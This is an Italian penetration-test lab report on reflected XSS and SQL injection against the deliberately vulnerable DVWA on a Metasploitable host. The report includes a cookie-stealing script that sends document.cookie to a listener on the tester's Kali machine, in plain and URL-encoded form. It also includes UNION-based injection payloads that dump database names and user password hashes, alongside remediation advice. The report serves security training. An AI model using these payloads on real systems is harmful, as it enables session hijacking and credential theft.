W13D4 – Pratica

Epic Education Srl

W13D4 Exploit DVWA - XSS e SQL injection

(target Metasploitable)

Simone Giordano

07/10/2025

Contatti:

Tel: 3280063044
Email: mynameisimone@gmail.com
Linkedin: https://www.linkedin.com/in/simone-giordano-91290652/

Sommario

Sintesi esecutiva

I test di penetrazione sulla sezione **XSS riflesso** di DVWA (security = *low*) hanno evidenziato che l'input fornito tramite form non viene sanitizzato: è possibile iniettare e far eseguire codice JavaScript, esponendo il rischio di furto dei cookie di sessione.

I test sulla sezione **SQL injection** di DVWA (security level "low") hanno dimostrato che l'applicazione è vulnerabile a query SQL costruite concatenando direttamente l'input utente.
Questo ha permesso di:

- eseguire **query arbitrarie sul database**;
- **esfiltrare dati sensibili**, come nomi utente e hash di password;
- identificare informazioni sul database (nome, versione, schema).

Gli hash ottenuti possono essere decifrati tramite attacchi di tipo **brute force** o **rainbow table**, portando a una completa compromissione delle credenziali.
L'impatto è quindi **critico**, con violazione della riservatezza e dell'integrità dei dati.

Perimetro

Host Information
Netbios Name: METASPLOITABLE
IP: 192.168.50.101
MAC Address: 08:00:27:E4:29:4E
OS: Linux Kernel 2.6.24-16-server on Ubuntu 8.04esto.
Web Application: DVWA (Damn Vulnerable Web Application)

Panoramica delle vulnerabilità


XSS refflected
Remediation: implementare controlli di sicurezza quali filtraggio dei caratteri non validi, escaping dei caratteri speciali e utilizzo di whitelist per i valori ammessi.

SQL injection
Remediation: disabilitare la visualizzazione degli errori SQL agli utenti per evitare di facilitare eventuali attaccanti. Validare gli input utente.

DVWA security level “low”


XSS reflected

Inserendo “testo prova” nel campo dedicato e facendo clic su **Submit**, il testo inserito viene visualizzato subito sotto.





Come prima verifica ho inserito il tag **<i>**, che rende il testo *in corsivo* nel linguaggio HTML, prima del testo al fine di controllare se viene il tag viene interpretato oppure trattato come testo.

Il fatto che “testo prova”, in rosso nell’immagine sotto, sia in corsivo, significa che il tag **<i>** è stato interpretato dal codice e che quindi il testo in input non viene sanitizzato.



Inserendo del codice HTML/JavaScript valido, ad esempio **<script> alert ("XSS")</script>**, esso viene interpretato e compare la finestra pop-up mostrata di seguito. Il messaggio compare perché il codice inserito viene utilizzato come output della pagina nel punto di riflessione, mostrato nel rettangolo rosso nell’url.






Furto di cookie

Costruisco un link malevolo da inviare via email o social, per poter rubare i cookie dell'utente che accede al link inviato.
Configuro un server in ascolto sul kali, sulla porta 12345

Nella prima pare del link inserirò la base senza la parte finale (in questo caso il testo "ciao")
Base: http://192.168.50.101/dvwa/vulnerabilities/xss_r/?name=



Al posto di "ciao" inserisco lo script JavaScript malevolo, che causerà il redirect della richiesta GET del browser vittima, verso l'URL specificato (server in ascolto impostato su Kali), inviando i cookie di sessione a quest'ultimo.


Script malevolo JavaScript: <script>window.location="http://192.168.50.100:12345/?cookie=" + document.cookie</script>

URL malevolo:
http://192.168.50.101/dvwa/vulnerabilities/xss_r/?name=<script>window.location="http://192.168.50.100:12345/?cookie="+document.cookie</script>


URL malevolo codificato:
http://192.168.50.101/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ewindow.location%3D%22http%3A%2F%2F192.168.50.100%3A12345%2F%3Fcookie%3D%22+%2B+document.cookie%3C%2Fscript%3E#


Quando il browser vittima inserisce il link nel browser, sul nostro server in ascolto i cookie verranno visualizzati come da immagine riportata di seguito.

SQL injection




Se inserisco un apice < ‘ > nel form viene visualizzato un errore, perché probabilmente il carattere non è stato sanitizzato ed è stato inserito all’interno della query che interroga il database.






Se si inserisco **' or ‘a’=’a**; cercando di manipolare ulteriormente la query, indico al database che il campo ID deve essere vuoto e aggiungo una condizione sempre vera "a"="a”.
L’OR tra i due operandi, tra cui uno sempre vero restituisce VERO.




' UNION SELECT user(), null #

L'**apice** (') chiude la stringa precedente
UNION SELCT unisce il risultato della prima query
user() è una funzione MySQL che restituisce l'utente del database in uso (root@localhost)
null serve per eguagliare il numero di colonne con la query originale
indica un commento MySQL, quindi tutto ciò che segue viene ignorato (utile per chiudere la query legittima, indica che si tratta di MySQL se non funziona possiamo provare -- -).




' UNION SELECT user(), database () -- -

La funzione **database** di MySQL invece restituisce il nome del database corrente, in questo caso dvwa.



La query **' UNION SELECT DISTINCT SCHEMA_NAME, null FROM information_schema.SCHEMATA -- -** invece chiede al database di visualizzare tutte le tabelle presenti al suo interno, in questo caso sono: dvwa, metasploit, mysql, owasp10, tikiwiki, tikiwiki1995.



La query seguente invece mostrerà gli utenti e le hash delle password all'interno di **users** in **DVWA**

' UNION SELECT NULL, (SELECT GROUP_CONCAT(CONCAT_WS(':',user, password) SEPARATOR ';') FROM users)-- -